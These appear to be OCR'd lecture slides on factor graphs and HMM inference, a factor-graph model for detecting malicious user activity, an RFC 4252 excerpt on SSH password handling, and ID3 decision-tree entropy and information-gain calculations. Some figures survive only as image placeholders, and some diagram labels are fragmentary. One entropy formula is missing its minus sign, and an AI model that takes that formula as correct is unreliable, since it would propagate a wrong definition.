
Factor graph and HMM

Sum-product algorithm applied to HMM:

Estimation of Current State

$$
\begin{aligned}
p(x_n|y_1,\ldots,y_n) &= \frac{p(x_n,y_1,\ldots,y_n)}{p(y_1,\ldots,y_n)} \\
&\propto p(x_n,y_1,\ldots,y_n) \\
&= \sum_{x_0}\cdots\sum_{x_{n-1}} p(x_0,x_1,\ldots,x_n,y_1,y_2,\ldots,y_n) \\
&= \overrightarrow{\mu}_{X_n}(x_n).
\end{aligned}
$$


For $n = 2$:



http://www.crm.sns.it/media/course/1524/Loeliger_A.pdf

Factor graph and HMM

Backward Message in Chain Rule Model



If $Y = y$ is known (observed):

$$\overleftarrow{\mu}_X(x) = p_{Y|X}(y|x),$$

the likelihood function.

If Y is unknown:

$$\begin{aligned}\overleftarrow{\mu}_X(x) &= \sum_y p_{Y|X}(y|x)\\ &= 1.\end{aligned}$$

http://www.crm.sns.it/media/course/1524/Loeliger_A.pdf


Factor graph and HMM

Sum-product algorithm applied to HMM:

Prediction of Next Output Symbol

$$
\begin{aligned}
p(y_{n+1}|y_1, \ldots, y_n) &= \frac{p(y_1, \ldots, y_{n+1})}{p(y_1, \ldots, y_n)} \\
&\propto p(y_1, \ldots, y_{n+1}) \\
&= \sum_{x_0, x_1, \ldots, x_n} p(x_0, x_1, \ldots, x_n, y_1, y_2, \ldots, y_n, y_{n+1}) \\
&= \overrightarrow{\mu}_{Y_n}(y_n).
\end{aligned}
$$

For $n = 2$:



http://www.crm.sns.it/media/course/1524/Loeliger_A.pdf

FGs can integrate knowledge of security experts and past data


Known random variables

event e^1 = download sensitive
event e^2 = restart system service
user profile u: past_compromise = true

Unknown random variables

state s^1: user state when observing e^1
state s^2: user state when observing e^2

User state \ Functions	f1	f2	f3	f4
Benign, benign	0	0	0	0
Benign, suspicious	0	0	0	0
Suspicious, benign	1	0	1	0
Suspicious, suspicious	1	0	0	0
Suspicious, malicious	**1**	**1**	**0**	**1**
Malicious, benign	0	0	0	0
Malicious, suspicious	0	0	0	0
Malicious, malicious	0	0	0	0



An example Factor Graph

Definition of factor functions

$$f_1 = \begin{cases} 1 & \text{if } e^1 = \textit{download sensitive} \\ & \& \; s^1 = \textit{suspicious} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = \textit{restart service} \\ & \& \; s^1 = \textit{suspicious} \\ & \& \; s^2 = \textit{malicious} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = \textit{restart sys service} \\ & \& \; s^2 = \textit{benign} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = \textit{suspicious} \\ & \& \; s^t = \textit{malicious} \\ & \& \; u = \textit{past compromise} \\ 0 & \textit{otherwise} \end{cases}$$

Evaluated value of functions f

User state \ Functions	**f1**	**f2**	**f3**	**f4**
Benign, benign	0	0	0	0
Benign, suspicious	0	0	0	0
Suspicious, benign	1	0	1	0
Suspicious, suspicious	1	0	0	0
Suspicious, malicious	**1**	**1**	**0**	**1**
Malicious, benign	0	0	0	0
Malicious, suspicious	0	0	0	0
Malicious, malicious	0	0	0	0

Ssh RFC

```
Ylonen & Lonvick              Standards Track                  [Page 10]

RFC 4252              SSH Authentication Protocol           January 2006

   From an internationalization standpoint, it is desired that if a user
   enters their password, the authentication process will work
   regardless of what OS and client software the user is using.  Doing
   so requires normalization.  Systems supporting non-ASCII passwords
   SHOULD always normalize passwords and user names whenever they are
   added to the database, or compared (with or without hashing) to
   existing entries in the database.  SSH implementations that both
   store the passwords and compare them SHOULD use [RFC4013] for
   normalization.

   Note that even though the cleartext password is transmitted in the
   packet, the entire packet is encrypted by the transport layer.  Both
   the server and the client should check whether the underlying
   transport layer provides confidentiality (i.e., if encryption is
   being used).  If no confidentiality is provided ("none" cipher),
   password authentication SHOULD be disabled.  If there is no
   confidentiality or no MAC, password change SHOULD be disabled.
```

ID3 (Iterative Dichotomiser 3) Tree

Entropy $H(S)$ is a measure of the amount of uncertainty in the (data) set S (i.e. entropy characterizes the (data) set S).

$$H(S) = -\sum_{x \in X} p(x) \log_2 p(x)$$

Where,

- S - The current (data) set for which entropy is being calculated (changes every iteration of the ID3 algorithm)
- X - Set of classes in S
- $p(x)$ - The proportion of the number of elements in class x to the number of elements in set S

When $H(S) = 0$, the set S is perfectly classified (i.e. all elements in S are of the same class).

ID3 (Iterative Dichotomiser 3) Tree

Information gain $IG(A)$ is the measure of the difference in entropy from before to after the set S is split on an attribute A. In other words, how much uncertainty in S was reduced after splitting set S on attribute A.

$$IG(A,S) = H(S) - \sum_{t \in T} p(t)H(t)$$

Where,

- $H(S)$ - Entropy of set S
- T - The subsets created from splitting set S by attribute A such that $S = \bigcup_{t \in T} t$
- $p(t)$ - The proportion of the number of elements in t to the number of elements in set S
- $H(t)$ - Entropy of subset t

In ID3, information gain can be calculated (instead of entropy) for each remaining attribute. The attribute with the **largest** information gain is used to split the set S on this iteration.

Entropy

A formula to calculate the homogeneity of a sample.

A completely homogeneous sample has entropy of 0.

An equally divided sample has entropy of 1.

Entropy(s) = - p+log2 (p+) -p-log2 (p-) for a sample of negative and positive elements.

The formula for entropy is:

$$Entropy(S) = \sum_{i=1}^{c} p_i \log_2 p_i$$

Entropy Example

Entropy(S) =

- (9/14) Log2 (9/14) - (5/14) Log2 (5/14)

= 0.940

Information Gain (IG)

The information gain is based on the decrease in entropy after a dataset is split on an attribute.

Which attribute creates the most homogeneous branches?

First the entropy of the total dataset is calculated.






The dataset is then split on the different attributes.


The entropy for each branch is calculated. Then it is added proportionally, to get total entropy for the split.

The resulting entropy is subtracted from the entropy before the split.

The result is the Information Gain, or decrease in entropy.

The attribute that yields the largest IG is chosen for the decision node.


Person	Hair Length	Weight	Age	Class
 Homer	0″	250	36	M
 Marge	10″	150	34	F
 Bart	2″	90	10	M
 Lisa	6″	78	8	F
 Maggie	4″	20	1	F
 Abe	1″	170	70	M
 Selma	8″	160	41	F
 Otto	10″	180	38	M
 Krusty	6″	200	45	M
 Comic	8″	290	38	?




$$Entropy(S) = -\frac{p}{p+n}\log_2\left(\frac{p}{p+n}\right) - \frac{n}{p+n}\log_2\left(\frac{n}{p+n}\right)$$

$$Entropy(4\mathbf{F},5\mathbf{M}) = -(4/9)\log_2(4/9) - (5/9)\log_2(5/9)$$
$$= \mathbf{0.9911}$$

yes Weight <= 160 no






$$Entropy(4\mathbf{F},1\mathbf{M}) = -(4/5)\log_2(4/5) - (1/5)\log_2(1/5)$$
$$= \mathbf{0.7219}$$

$$Entropy(0\mathbf{F},4\mathbf{M}) = -(0/4)\log_2(0/4) - (4/4)\log_2(4/4)$$
$$= \mathbf{0}$$

Let us try splitting on *Weight*

$$Gain(A) = E(Current\ set) - \sum E(all\ child\ sets)$$

$$Gain(\text{Weight} <= 160) = \mathbf{0.9911} - (5/9 * \mathbf{0.7219} + 4/9 * \mathbf{0}) = \mathbf{0.5900}$$





$$Entropy(S) = -\frac{p}{p+n}\log_2\left(\frac{p}{p+n}\right) - \frac{n}{p+n}\log_2\left(\frac{n}{p+n}\right)$$

$Entropy(4\mathbf{F},5\mathbf{M}) = -(4/9)\log_2(4/9) - (5/9)\log_2(5/9)$

$= \mathbf{0.9911}$

yes ir Length <= no





$Entropy(1\mathbf{F},3\mathbf{M}) = -(1/4)\log_2(1/4) - (3/4)\log_2(3/4)$

$= \mathbf{0.8113}$

